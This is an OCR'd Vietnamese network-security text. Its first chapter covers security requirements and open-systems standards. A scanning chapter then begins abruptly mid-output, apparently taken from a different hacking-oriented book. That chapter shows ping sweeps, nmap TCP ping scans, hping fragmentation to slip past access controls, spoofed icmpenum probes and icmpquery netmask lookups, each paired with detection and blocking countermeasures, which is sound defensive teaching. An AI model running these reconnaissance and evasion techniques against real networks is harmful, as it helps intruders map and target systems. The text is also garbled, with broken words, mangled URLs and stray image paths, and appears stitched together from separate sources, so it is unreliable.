Việc quản lý các mạng viễn thông công cộng gồm nhiều chức năng chung như: Vận hành, Quản trị, Bảo trì và Giám sát VQB&G (tiếng Anh viết tắt là OAM&P). Những chức năng quản lý này lại có những tiện ích nối mạng dữ liệu cấp thấp hơn để liên kết các thiết bị thuộc các chủng loại khác nhau và có một cộng đồng người dùng đông đúc (những nhân viên vận hành và bảo trì). Trong khi việc truy cập vào những mạng như vậy chỉ bị khống chế khắt khe một lần, còn các đường truy cập mới thì lại để ngỏ. Các khả năng như quản lý mạng khách hàng cung cấp cho nhân viên làm dịch vụ khách hàng truy cập mạng quản lý để thực hiện các chức năng quản lý mạng trên tài nguyên mạng do tổ chức người dùng đó sử dụng.

Các mạng và hệ thống quản lý truyền thông dễ bị các hacker đột nhập? [STE1]. Động cơ chung của những vụ đột nhập như vậy là ăn cắp các dịch vụ truyền thông. Khi đã đột nhập được vào quản lý mạng thì việc ăn cắp như vậy có thể được nghĩ ra dưới nhiều hình thức khác nhau, chẳng hạn như gọi các hàm chẩn đoán, điều khiển các bản ghi tính tiền, và sửa đổi các cơ sở dữ liệu giám sát. Các vụ đột nhập quản lý mạng cũng có thể được thực hiện trực tiếp từ các cuộc nghe trộm trên các cuộc gọi của các thuê bao.

Vấn đề chính của các cơ quan viễn thông là tìm kiếm các tổn hại an ninh làm chậm thời gian truy cập mạng mà có thể phải trả giá cực kỳ đắt cho các quan hệ khách hàng, thất thu ngân sách và giá thành phục hồi. Các vụ tấn

công cố ý vào khả năng sẵn sàng của hạ tầng viễn thông quốc gia thậm chí còn được coi như là một vấn đề an ninh quốc gia.

Ngoài các vụ đột nhập từ bên ngoài, các cơ quan viễn thông cũng còn phải quan tâm đến các tổn hại từ các nguồn bên trong như những thay đổi không hợp lệ của các cơ sở dữ liệu quản lý mạng từ phía nhân viên không có trách nhiệm thực hiện những công việc này. Những biểu hiện như vậy có thể là vô ý và cũng có thể là cố ?tình, chẳng hạn hành vi của một nhân viên bất mãn. Để bảo vệ chống lại những hiện tượng như vậy thì việc truy cập vào mỗi chức năng quản lý cần phải được giới hạn nghiêm ngặt và chỉ dành cho những ai có nhu cầu hợp pháp. Điều quan trọng là cần phải biết chính xác nhận dạng của cá nhân đang có ý định truy cập một chức năng quản lý của mạng.

Trong các mạng công ty/tư nhân

Hầu hết tất cả các công ty đều có các yêu cầu bảo vệ các thông tin về sở hữu tài sản nhạy cảm. Việc tiết lộ những thông tin như vậy cho các đối thủ cạnh tranh hoặc những cá nhân và tổ chức bên ngoài có thể làm thiệt hại nghiêm trọng cho công việc kinh doanh, trong chừng mực nào đó có thể đem lại sự thắng thầu hoặc mất các hợp đồng kinh tế và cũng có thể ảnh hưởng đến sự tồn vong của công ty. Các mạng đang ngày càng được sử dụng để chuyển các thông tin về sở hữu tài sản, ví dụ giữa các cá nhân, giữa các địa điểm văn phòng, giữa các công ty con và/hoặc giữa các đối tác kinh doanh. Mạng công ty khép kín đã trở thành một khái niệm lạc hậu, vì xu hướng đang phát triển hiện nay là làm việc tại nhà.

Việc bảo vệ các thông tin về sở hữu tài sản không chỉ là một mối quan tâm. Có nhiều tổ chức được tin tưởng giữ gìn các thông tin riêng tư về các tổ chức và các cá nhân khác mà họ có trách nhiêm phải bảo đảm việc bảo vệ bí mật. Ví dụ như các tổ chức chăm sóc sức khoẻ và các cơ quan pháp luật.

Các yêu cầu về bảo đảm tính xác thực của các tin nhắn cũng tăng lên trong các mạng công ty. Một tin nhắn điện tử quan trọng luôn cần phải xác thực, cũng tương tự như một tài liệu trên giấy quan trọng cần phải có một chữ ký.

Cho đến hiện nay, các công ty đã hoạt động với giả thiết rằng, các cơ cấu bảo vệ tương đối đơn giản sẽ thoả mãn các yêu cầu về an ninh của họ. Họ hoàn toàn không bận tâm về các vụ đột nhập với công nghệ phức tạp như đối với các lĩnh vực mật của chính phủ. Tuy nhiên, ngày càng có nhiều bằng chứng cho thấy, các tài nguyên trí tuệ của một số chính phủ ngoại quốc đang được sử dụng vào các mục đích tình báo công nghiệp. Công nghiệp thương mại có thể sẽ không còn được tiếp tục tự mãn về sức mạnh của các biện pháp an ninh đã được dùng để bảo vệ các thông tin về tài sản nhạy cảm.

1.2An ninh và các hệ thống mở

Những thuật ngữ an ninh mạng và các hệ thống mở có thể xuất hiện trái ngược nhau về khái niệm, nhưng thực ra thì không phải như vậy. Khái niệm hệ thống mở biểu diễn phản ứng của người mua trong nhiều năm cấm đoán của những người bán máy tính cá nhân cũng như các phần cứng và phần mềm truyền thông. Nó được coi như là con đường dẫn đến sự lựa chọn mở của các nhà cung cấp các cấu thành riêng rẽ của hệ thống với sự đảm bảo rằng, các cấu thành từ các nhà cung cấp khác nhau sẽ hoàn toàn làm việc được với nhau để thoả mãn các nhu cầu của người mua. Chương trình điều khiển các hệ thống mở bị ràng buộc chặt chẽ với việc thiết lập và thực thi rộng rãi các tiêu chuẩn.

Nối mạng máy tính và các hệ thống mở luôn gắn liền với nhau. Sự ra đời của các hệ thống mở đầu tiên – Nối kết các hệ thống mở (Open Systems Interconnection, viết tắt là OSI) - được tiến hành từ những năm 1970 bằng việc phát triển các tiêu chuẩn cho thủ tục truyền thông máy tính được thoả thuận giữa các quốc gia trên thế giới. Ngoài hệ thống các tiêu chuẩn chính thức OSI thì các thủ tục nối mạng hệ thống mở đã được thiết lập bởi các tập đoàn khác - đặc biệt là Hiệp hội Internet với thủ tục TCP/IP. Thông qua các hoạt động nối mạng các hệ thống mở này, thủ tục này đã có khả năng kết nối thiết bị từ nhiều nhà cung cấp khác nhau, cho phép sử dụng tất cả mọi công nghiệp truyền thông và thoả mãn mọi yêu cầu của hầu hết mọi ứng dụng.

Việc đưa bảo vệ an ninh vào trong các mạng hệ thống mở hiện nay là một nỗ lực đáng kể. Nó cho thấy, đó là một nhiệm vụ phức tạp ở quy mô rộng lớn, vì nó thể hiện sự giao kết của hai công nghệ - công nghệ an ninh và thiết kế thủ tục truyền thông. Để cung cấp an ninh mạng hệ thống mở thì cần phải sử dụng các kỹ thuật an ninh kết hợp với các thủ tục an ninh , sau này được tích hợp vào trong các thủ tục mạng truyền thông.

Cần phải đưa ra các tiêu chuẩn tương thích và đầy đủ bao trùm lên ba lĩnh vực rộng lớn sau:

- Các kỹ thuật an ninh
- Các thủ tục an ninh mục đích chung
- Các thủ tục ứng dụng đặc biệt như ngân hàng, thư điện tử v.v..

Các thủ tục liên quan cho các lĩnh vực này đều được lấy từ bốn nguồn chính là:

- Các tiêu chuẩn quốc tế về công nghệ thông tin được xây dựng bởi Tổ chức tiêu chuẩn quốc tế ISO, Uỷ ban điện kỹ thuật Quốc tế (IEC), Liên hiệp Viễn thông Quốc tế (ITU), và Viện các Kỹ sư Điện Điện tử (IEEE).
- Các tiêu chuẩn công nghiệp ngân hàng, được phát triển bởi tổ chức ISO hoặc bởi Viện các Tiêu chuẩn Quốc gia Hoa kỳ,

- Các tiêu chuẩn của các quốc gia, đặc biệt là của chính phủ liên bang Hoa kỳ
- Các thủ tục về mạng internet được xây dựng bởi Hiệp hội Internet.

Những tiêu chuẩn liên quan đến an ninh từ tất cả các nguồn trên sẽ được trình bày ở trong cuốn sách này.

Kết luận chương

An ninh mạng đã trở thành một yêu cầu chuyên môn hoá của các môi trường an ninh quốc gia và quốc phòng. Các yêu cầu về an mạng đã xuất hiện trong hầu hết mọi môi trường ứng dụng mạng, bao gồm mạng ngân hàng, mạng thương mại điện tử, mạng chính phủ (không mật), mạng truyền thông của các tổ chức truyền thông và các mạng công ty/ tư nhân. Tập hợp các yêu cầu đặc trưng của những môi trường này được tổng hợp trong bảng 1-2.

An ninh mạng cần phải được thực thi hài hoà với sự phát triển của mạng hệ thống mở (có nghĩa là mạng không phụ thuộc vào các nhà cung cấp thiết bị). Điều này có nghĩa là các cấu thành cơ bản của an ninh mạng – các kỹ thuật an ninh và các thủ tục an ninh cần phải được phản ánh trong các tiêu chuẩn hệ thống mở tương ứng.

Trong chương 2 chúng ta sẽ sử dụng những yêu cầu an ninh ở trong bảng 1-2 như một minh hoạ về sự chuyển dịch thân tình từ những yêu cầu này thành những mối đe doạ như thế nào và làm thế nào có thể sử dụng các dịch vụ an ninh để rà xét các oạmois đe doạ này. Các chương sau đó sẽ trình bày các phương pháp thực thi các dịch vụ an ninh này.

Bảng 1-2:

Môi trường ứng dụng	Các yêu cầu
Tất cả các mạng	Bảo vệ chống đột nhập từ bên ngoài (hacker)
Mạng ngân hàng	Bảo vệ chống gian lận hoặc sửa đổi vô tình các giao dịch Nhận dạng các khách hàng giao dịch lẻ Bảo vệ chống tiết lộ SNDCN Bảo đảm tính bí mật và riêng tư của khách hàng
Mạng thương mại điện tử	Đảm bảo nguồn và tính nguyên vẹn của các giao dịch Bảo vệ bí mật của các công ty Bảo đảm sự ràng buộc của các chữ ký điện tử với các giao dịch
Mạng chính phủ	Bảo vệ chống lại sự tiết lộ hoặc vận hành không hợp pháp các thông tin không mật nhưng nhạy

	cảm Cung cấp chữ ký điện tử cho các giấy tờ hành chính của chính phủ
Mạng của các tổ chức truyền thông	Hạn chế truy cập vào các chức năng quản lý cho những cá nhân có thẩm quyền Bảo vệ chống lại việc làm gián đoạn các dịch vụ Bảo vệ bí mật cho các thuê bao
Mạng công ty/riêng lẻ	Bảo vệ riêng tư và bí mật của công ty/ cá nhân Đảm bảo tính trung thực của tin nhắn

Các tài liệu tham khảo

[DAV1] - D.W. Davies W.L. Price, "An ninh cho các mạng máy tính", Tái bản lần thứ hai, NXB John Wiley and Sons, New York, 1989

[MAR1] – P. Marion, "", NXB Calmann – Lévy, Pháp, 1991.

[MEY1] - C.H. Meyer, S.M. Matyas và R.E. Lennon, "Các tiêu chuẩn trung *thực mã hoá cần thiết đối với các hệ thống chuyển tiền điện tử", Báo* cáo tại Hội nghị về an ninh và bí mật ở Oakland Canada, Tạp chí IEEE Computer Society, 1981.

[NUT1] - G.J Nutt, "Các hệ thống mở ", NXB Prentice Hall, EngleWood Cliffs, New Jessy, 1992.

[PAR1] - D.B. Parker, "Những tổn thất quốc tế từ nguy cơ dễ bị tổn thương *của chuyển tiền điện tử ", Tạp chí Communications of the ACM, kỳ* thứ 22, số 12, (tháng 12 năm 1979), trang 654-660.

[SOK1] - P.K. Sokol, "EDI: Lưỡi dao cạnh tranh", NXB Intext Publications, Công ty sách McGraw-Hill phát hành, New York, 1988.

[SPA1] - E.H. Spafford, "Con sâu Internet: cơn khủng hoảng và hậu quả", Tạp chí Communications of the ACM, kỳ thứ 32, số 6, (tháng 6 năm 1989), trang 678-687.

[STE1] - B. Sterling, "Trừng trị hacker: Luật pháp và sự hỗn độn trên mặt *trận điện tử ", Hãng Bantam phát hành, New York, 1992.*


[STO1] - C. Stoll, "Quả trứng con chim cu", NXB Doubleday, New York, 1989.

CHƯƠNG 2
QUÉT

Host (192.168.1.255) seems to be a subnet broadcast
address (returned 3 extra pings).
Nmap run completed – 256 IP address (10 hosts up) scanned in 21 seconds

Ta dễ dàng nhận thấy rằng phần mềm miễn phí Pinger (xem trong Hình 2-1) của Rhino9 (trên địa chỉ htttp:// www.nmrc. Org/files/snt/) là một trong những tiện ích quét ping tốc độ cao nhất. Cũng giống như fping, tiện ích Pinger phát ra những gói tin ICMPECHO song song và chỉ đơn giản đợi và nghe tín hiệu phản hồi. Pinger cũng cho phép bạn giải quyết các hostname và lưu giữ liệu thu được vào một file. Một sản phẩm khác có tốc độ ngang tầm với Pinger đó là Ping Sweep của SolarWinds (www.solarwinds.net). Ping Sweep có tốc độ nhanh đang ngạc nhiên bởi nó cho phép bạn xác định được thời gian trì hoãn khi gửi các gói tin. Bằng thao tác thiết lập giá trị này về 0 hoặc 1, bạn có thể quét toàn bộ Class C và giải quyết các hostname trong vòng khoảng 7 giây. Tuy vậy bạn hãy cẩn thận với những công cụ này vì bạn có thể dễ dàng bão hòa môt liên kết chậm ví dụ như 128K ISDN hoặc kết nối Frame Relay (đó là chưa kể đến các kết nối vệ tinh hoặc IR).

Các tiện ích Windows ping sweep khác gồm có WS_Ping ProPack (www. ipswitch.com) và NetScanTools (trên www.nwpsw.com). Những công cụ sau này cũng đủ tính năng để quét những mạng nhỏ. Tuy nhiên chúng lại có tốc độ chậm hơn nhiều so với Pinger và Ping Sweep. Cần chú ý rằng mặc dầu những công cụ dựa trên GUI này tạo ra kết quả có vẻ thỏa mãn nhưng chúng lại hạn chế tính năng scrip và tự động hóa ping sweep.



Hình 2-1. Thiết bị quét ping trong Rhino9 là một trong những tiện ích nhanh nhất hiện có - Thiết bị này miễn phí.

Có thể bạn sẽ thắc mắc điều gì sẽ xảy ra nếu như ICMP bị khóa bởi một vị trí mục tiêu. Một câu hỏi rất hay. Thông thường chúng ta không mấy khi gặp những site được bảo mật kỹ càng lại khóa ICMP tại cầu dẫn hoặc firewall. Khi ICMP có thể bị khóa, ta có thể sử dụng một số công cụ và thủ thuật hỗ trợ nhằm xác định xem hệ thống có thực sự hoạt động không. Tuy vậy những thủ thuật và công cụ này cũng không thể chính xác và hữu ích như một ping sweep thông thường.

Khi luồng thông tin ICMP bị khóa, port scanning (quét cổng) là kỹ thuật đầu tiên nhằm xác định những mày chủ đang kết nối trực tiếp. (Quét cổng sẽ được nghiên cứu kỹ trong phần cuối Chương này). Qua thao tác quét đối với các cổng thông thường trên các địa chỉ IP tiềm năng, ta có thể xác định những máy chủ nào đang hoạt động nếu như ta có thể xác định được những cổng mở và nghe trên hệ thống mục tiêu. Thủ thuật này rất tốn thời gian và thường không thu được kết quả như mong muốn. Một công cụ sử dụng nhằm hỗ trợ thủ thuật quét cổng đó là nmap. Như đã đề cập trước đó, nmap có tính năng thực thiện thao thác quét ICMP. Tuy nhiên nó cũng đưa ra sự lựa chọn cao cấp hơn có tên *TCP ping scan*. Một TCP ping scan được khởi chạy bằng lựa chọn đối số -PT và số của cổng ví dụ như 80. Chúng ta sử dụng 80 là vì đó là cổng thông dụng mà các site sẽ cho phép qua cầu dẫn biên vào những hệ thống trên vùng phi quân sự (DMZ), thậm chí có thể qua cả firewall. Lựa chọn này gửi những gói tin TCP ACK sang một mạng đích và đợi cho tới khi RST xác định là máy chủ đang hoạt động. Các gói tin ACK được gửi đi bởi nó có nhiều khả năng có thể vượt qua được firewall không kiên cố.

```
[tsunami] nmap  -sP  -PT80  192.168.1.0/24
TCP probe port is 80
Starting nmap V.2.53
Host (192.168.1.0)  appears to be up.
Host (192.168.1.1)  appears to be up.
Host shadow (192.168.1.10)  appears to be up.
Host (192.168.1.11)  appears to be up.
Host (192.168.1.15)  appears to be up.
Host (192.168.1.20)  appears to be up.
Host (192.168.1.50)  appears to be up.
Host (192.168.1.101)  appears to be up.
Host (192.168.1.102)  appears to be up.
Host (192.168.1.255)  appears to be up.
Nmap run completed (10 hosts up) scanned in 5 seconds
```

Ta có thể thấy rằng phương pháp này rất hiệu quả giúp xác định hệ thống nào đang hoạt động nếu như site khóa ICMP. Do vậy chúng ta nên thử tiến hành quét lặp lại với một số cổng thông thường như SCTP (25), POP (110), AUTH (113), IMAP (143) hoặc một số loại cổng khác đặc trưng duy nhất cho site này.

Hping trên địa chỉ http://www.kyuzz.org/antirez/ là một tiện ích ping TCP khác với tính năng TCP bổ xung so với nmap. Hping cho phép người sử dụng kiểm soát các lựa chọn gói tin TCP cụ thể cho phép gói tin này có thể luồn lách qua cac thiết bị kiểm soát truy nhập. Bằng cách thiết lập cổng đích bằng lựa chọn đối số -p, bạn có thể đánh lừa một số công cụ kiểm soát truy nhập tương tự như traceroute như đã tìm hiểu trong Chương I. Ta có thể sử dụng Hping để thực hiện quét TCP và công cụ này còn có tính năng chia dời các gói tin, có nhiều khả năng vượt qua một số thiết bị kiểm soát truy nhập.

```
[tsunami]  hping 192.168.1.2  -s  -p   80  -f
HPING 192.168.1.2 (eth0  192.168.1.2): S net, 40 data bytes
60 bytes from 192.168.1.2: flags=SA  seq=0  ttl=124  id=17501  win=0 time=46.5
60 bytes from 192.168.1.2: flags=SA  seq=1  ttl=124  id= 18013 win=0 time=169.1
```

Trong một số trường hợp, các thiết bị kiểm soát truy nhập đơn giản không thể giải quyết được các gói tin bị chia một cách chính xác do đó cho phép các gói tin của ta có thể vượt qua và sẽ tiến hành xác định xem cổng có hoạt động hay không. Chú ý rằng cờ hiệu TCP SYN và TCP ACK sẽ được gửi trở lại khi cổng mở. Hping có thể dễ dàng bị hợp nhất thành các shell script bằng cách sử dụng lựa chọn đếm gói tin –cN với N là số lượng gói gin gửi đi. Mặc dầu phương pháp này không nhanh bằng các thủ thuật quét ICMP ping như đã giới thiệu trong phần trước nhưng nó cũng cần thiết, xét về cấu hình của hệ thống mạng mục tiêu. Chúng ta sẽ tìm hiểu chi tiết hơn về hping trong Chương 11.

Công cụ cuối cùng mà chúng ta sẽ tìm hiểu là icmpenum, của Simple Normad (trên http://www.nmrc.org/files/sunix/icmpenum-1.1.1.tgz). Tiện ích này là một công cụ đếm ICMP đơn giản cho phép bạn nhanh chóng xác định các hệ thống đang hoạt động bằng cách gửi đi các gói tin ICMP ECHO truyền thống, và những yêu cầu ICMP TIMESTAMP REQUEST và ICMP INFO. Do vậy, nếu như đường vào các gói tin ICMP ECHO bị một router hoặc firewall để ngỏ, ta vẫn có thể xác định được các hệ thống có sử dụng loại ICMP thay thế.

```
[shadow] icmpenum –i2  -c  192.168.1.0
192.168.1.1 is up
192.168.1.10 is up
192.168.1.11 is up
192.168.1.15 is up
192.168.1.20 is up
192.168.1.103 is up
```

Trong ví dụ trên, chúng ta đã tiến hành đếm toàn bộ mạng Class C 192.168..1.0 sử dụng một ICMP TIME STAMP REQUEST. Tuy nhiên tính năng thực sự của icmpenum là xác định các hệ thống có sử dụng các gói tin được bảo vệ tránh phát hiện. Thủ thuật này là có hiệu quả bởi icmpenum hỗ

trợ tính năng bảo vệ gói tin bằng lựa chọn đối số -s và đợi nghe hiệu lệnh phản hồi bằng khóa chuyển đổi –p.

Tổng kết lại, bước thực hiện này giúp chúng ta xác định chính xác hệ thống nào đang hoạt động thông qua ICMP hoặc thông qua những lần quét cổng chọn lọc. Trong số 255 địa chỉ tiềm năng trong Class C, chúng ta đã xác định là một số máy chủ đang hoạt động và sẽ tiếp tục trở thành mục tiêu thăm dò. Do vậy, chúng ta đã giảm đi đáng kể thiết lập mục tiêu, tiết kiệm thời gian thử nghiệm và thu hẹp phạm vi các hoạt động chính.

◙ Các biện pháp đối phó Ping Sweep

Mặc dầu Ping sweep có thể là một điều gây khó chịu nhưng ta cũng cần phải thăm dò hoạt động này. Dựa trên mô hình bảo mật của chúng ta, bạn có thể muốn khóa ping sweep. Chúng ta sẽ tìm hiểu cả hai lựa chọn trong phần tiếp theo.

Thăm dò Như đã đề cập, ánh xạ mạng thông qua ping sweep là một phương pháp hiệu quả nhằm thăm dò mạng trước khi một cuộc tấn công xảy ra. Do đó, thăm dò hoạt động ping sweep là công việc cần thiết giúp tìm hiểu thời điểm và đối tượng tấn công. Phương pháp thăm dò phát hiện tấn công ping sweep cơ bản là những chương trình dựa trên mạng ví dụ như snort (http://www.snort/org).

Từ góc độ máy chủ, một vài tiện ích UNIX sẽ phát hiện và ghi lại những cuộc tấn công. Nếu bạn bắt đầu hiểu rõ mô hình của những gói tin ICMP ECHO từ một mạng hoặc một hệ thống nhất định, điều đó có nghĩa là một ai đó đang thăm dò mạng trên site của bạn. Bạn cần đặc biệt chú ý đến hoạt động này vì có thể sẽ có một cuộc tấn công tổng thể.

Các công cụ phát hiện ping dựa trên máy chủ Windows cũng khó có được. Tuy nhiên một phần mềm dùng chung/ phần mềm miễn phí mà ta cần tìm hiểu đó là Genius. Genius hiện đã có phiên bản 3.1 tại đại chỉ http://www.indiesoft..com/. Mặc dầu Genius không phát hiện các thao tác quét ICMP ECHO đối với một hệ thống, nó lại có thể phát hiện quét ping TCP đối với một cổng cụ thể. Một giải pháp mang tính thương mại cho quét TCP đó là BlackICE của Network ICE (www.networkice.com). Sản phẩm này không chỉ đơn giản là một công cụ phát hiện quét cổng, ping TCP mà nó còn được sử dụng đặc trưng duy nhất cho mục đích này. Bảng 2-1 là danh sách những công cụ phát hiện ping bổ xung giúp bạn tăng cường tính năng thăm dò.

Ngăn chặn Mặc dầu hoạt động thăm dò ping sweep là tối quan trọng, việc ngăn chặn cũng sẽ là một liều thuốc hữu hiệu. Chúng tối khuyên bạn nên cẩn thận đánh giá loại luồng thông tin ICMP là bạn cho phép vào mạng của mình hoặc các hệ thống đặc trưng. Có rất nhiều loại thông tin ICMP mà ECHO và ECHO_REPLY chỉ là 2 loại trong số đó. Hầu hết các site không đòi hỏi tất cả các loại thông tin ICMP tới tất cả các hệ thống kết nối Internet trực tiếp. Mặc dầu hầu hết các firewall có thể lọc các gói tin ICMP, các nhu cầu tổ chức có

thể chỉ ra rằng firewall đã để lọt một số thông tin ICMP. Nếu xuất hiện một nhu cầu thực sự, thì khi đó ta cần phải xem xét kỹ lưỡng sẽ để lọt qua những loại thông tin ICMP nào. Một phương pháp theo thiểu số đó là chỉ duy nhất cho phép các gói tin ICMP ECHO_REPLY, HOST_UNREACHABLE, và TIME_EXCEEDED nhập vào trong mạng DMZ. Ngoài ra, nếu như thông tin ICMP có thể bị hạn chế bằng ACL tới các địa chỉ IP đặc trưng, bạn có thể thuận lợi hơn nhiều. Điều này sẽ giúp ISP của bạn kiểm tra tính năng kết nối đồng thời cũng gây cản trở thực hiện thao tác quét ICMP chống lại các hệ thống kết nối trực tiếp Internet.

Chương trình	***Tài nguyên***
Scanlogd	http://www.openwall.com/scanlogd
Courtney 1.3	http://packetstorm.security.com/UNIX/audit/courtney-1.3.tar.z
Ippl 1.4.10	http://plplp.net/ippl
Protolog 1.0.8	http://packetstorm.security.com/UNIX/loggers/protolog-1.0.8.tar.gz

Bảng 2-1: Một số công cụ Phát hiện Ping dựa trên máy chủ UNIX

ICMP là một giao thức đặc biệt hữu dụng giúp phát hiện những sự cố mạng, do đó nó cũng dễ dàng bị lạm dụng. Việc cho phép không hạn chế những thông tin ICMP vào cổng biên của bạn có thể giúp kẻ tấn công tiến hành một cuộc tấn công khước từ dịch vụ. (ví dụ như Smurf). Nghiêm trọng hơn, nếu như kẻ tấn công thực sự phá hoại được một trong những hệ thống của bạn, chúng có thể thoát ra khỏi hệ điều hành và lén lút khai thác dữ liệu trong một gói tin ICMP ECHO có sử dụng chương trình như là loki. Để có thêm thông tin chi tiết về loki, kiểm tra *Phrack Magazine*, Tập 7, Số 51 ra ngày 1/9/1997, bài số 06 (http://www.phrack.org/show.php?p=51&a=6)

Một khái niệm đáng chú ý nữa, được Tom Ptacek phát triển và được Mike Schiffman áp dụng cho Linux, là pingd. Pingd là một userland daemon quản lí mọi thông tin ICMP ECHO và ICMP ECHO_REPLY ở cấp độ máy chủ. Sản phẩm tuyệt diệu này được hoàn thiện bằng việc loại bỏ sự hỗ trợ sử lí ICMP ECHO từ nhân và chạy một userland daemon bằng một ổ cắm ICMP thô nhằm quản lí những gói tin này. Ngoài ra tiện ích này còn cung cấp một cơ chế kiểm soát truy nhập cho ping ở cấp độ hệ thống. Pingd được thiết kế cho Linux có tại địa chỉ http://packetstorm.security.com/UNIX/misc/pingd-0.5.1.tgz).

☻ ICMP Query

Tính phổ thông Tính đơn giản 9 Tính hiệu quả 5	2
Mức độ rủi ro *5*	

Ping sweep (hay là những gói tin ICMP ECHO) chỉ là phần nổi của tảng băng chìm khi bạn tìm hiểu thông tin về một hệ thống. Bạn có thể thu thập thông tin có giá trị về một hệ thống bất kỳ bằng cách đơn giản gửi đi một gói tin ICMP tới hệ thống đó. Ví dụ, với một công cụ UNIX icmpquery (http://packetstorm.security.com/UNIX/scanners/icmpquery.c) hoặc icmpush (http://packetstorm.security.cm/UNIX/scanners/icmpush32.tgz.) bạn có thể yêu cầu thời gian trên hệ thống (xem múi thời gian tại vị trí của hệ thống) bằng cách gửi đi một thông điệp ICMP loại 13. (TIMESTAMP). Và bạn cũng có thể yêu cầu netmask của một thiết bị cụ thể bằng thông điệp ICMP loại 17 (ADDRESS MASK REQUEST). Netmask của một thẻ mạng là rất quan trọng bởi bạn có thể xác định rõ được tất cả các mạng cấp dưới đang được sử dụng. Với kiến thức về các mạng cấp dưới, bạn có thể định hướng tấn công vào một mạng cấp dưới duy nhất và tránh làm ảnh hưởng đến các địa chỉ thông báo. Icmpquery có cả timestamp và lựa chọn yêu cầu ẩn địa chỉ:

```
Icmpquery <-query> [-B] [-f fromhost] [ -d delay] [-T time] targets where <query> is one of :
        -t      : icmp timestamp request (default)
        -m      : icmp address mask request
The delay is in microseconds to sleep between packets.
Targets is a list of hostnames or addresses
-T specifies the number of seconds to wait for a host to respond. The default is 5.
-B specifies 'broadcast' mode. Icmpquery will wait for timeout seconds and print all responses.
If you're on a modem, you may wish to use a larger –d and –T
```

Để sử dụng icmpquery tìm hiểu thời gian của một cầu dẫn, bạn có thể thực hiện dòng lệnh sau:

```
[tsunami] icmpquery -t 192.168.1.1
192.168.1.1                     : 11:36:19
```

Để sử dụng icmpquery tìm hiểu netmask của một cầu dẫn, bạn có thể thực hiện dòng lệnh sau:

```
[tsunami] icmpquery -m 192.168.1.1
192.168.1.1                     : 0xFFFFFFE0
```

Chú ý: **Không phải tất cả các cầu dẫn/ hệ thống đều cho phép đáp ứng ICMP TIMESTAMP hoặc NETMASK, vì vậy quãng đường mà bạn đi được bằng icmpquery và icmpush có thể thay đổi lớn tùy theo máy chủ.**

◙ Các biện pháp đối phó ICMP Query

Một trong những phương pháp ngăn chặn hiệu quả nhất đó là khóa ICMP nào cho phép lọt ra thông tin ở các cầu dẫn ngoài. Tối thiểu bạn cũng phải hạn chế các yêu cầu gói tin TIMESTAMP (ICMP loại 13) và ADDRESS MASK (ICMP loại 17) không vào hệ thống của bạn. Nếu như bạn triển khai các cầu dẫn Cisco tại các đường viền, bạn có thể hạn chế chúng đáp ứng lại những gói tin yêu cầu ICMP bằng các ACL sau:

Access-list 101 deny icmp any any 13 ! timestamp request

Access-list 101 deny icmp any any 17 ! address mask request

Ta có thể thăm dò hoạt động này bằng một hệ thống thăm dò đột nhập mạng (NIDS) như là snort (www.snort.org). Sau đây là một phần của hoạt động này mà snort đang thực hiện:

[**] PING –ICMP Timestamp [**]
05/29-12:04:40.535502 192.168.1.10 -> 192.168.1.1
ICMP TTL: 255 TOS: 0x0 ID: 4321
TIMESTAMP REQUEST

XÁC ĐỊNH CÁC DỊCH VỤ ĐANG CHẠY HOẶC ĐANG NGHE

Như chúng ta vừa xác định được các hệ thống đang hoạt động bằng cách sử dụng ICMP hoặc TCP ping sweep, và cũng đã thu được thông tin ICMP chọn lọc. Bây giờ ta có thể bắt đầu tiến hành quét cổng trên mỗi hệ thống.

☻ Port Scanning (Quét cổng)

Tính phổ thông	10
Tính đơn giản	9
Tính hiệu quả	9
Mức độ rủi ro	*9*

Port scanning là một quá trình kết nối các cổng TCP và UDP trên một hệ thống mục tiêu nhằm xác định xem dịch vụ nào đang chạy hoặc đang trong trạng thái NGHE. Xác định các cổng nghe là một công việc hết sức quan trọng nhằm xác định được loại hình hệ thống và những ứng dụng đang được sử dụng. Các dịch vụ hoạt động đang nghe có thể cho phép một đối tượng sử dụng tự ý truy nhập vào hệ thống định cấu hình sai hoặc chạy trên một phiên bản phần mềm có những điểm yếu bảo mật. Các công cụ và kỹ thuật quét cổng đã phát triển nhanh chóng trong những năm vừa qua. Chúng ta sẽ tập trung tìm hiểu một số công cụ phổ thông qua đó ta sẽ có được đầy đủ thông tin nhất. Các kỹ thuật quét cổng sau đây khác biệt so với những kỹ thuật trước đó vì chúng ta chỉ cần xác định những hệ thống nào đang hoạt động mà thôi. Theo những bước sau đây chúng ta giả sử rằng các hệ thống đang hoạt động và

chúng ta đang cố gắng xác định các cổng nghe và những điểm truy nhập có thể trên mục tiêu.

Chúng ta muốn đạt được một số mục tiêu khi thực tiến hành quét hệ thống mục tiêu. Bao gồm những bước sau đây nhưng không chỉ hạn chế theo đúng khuôn mẫu này:

▼ Xác định các dịch vụ TCP và UNP đang chạy trên hệ thống mục tiêu


■ Xác định loại hệ điều hành của hệ thống mục tiêu

▲ Xác định những ứng dụng cụ thể hoặc các phiên bản của một dịch vụ nhất định

CÁC HÌNH THỨC QUÉT

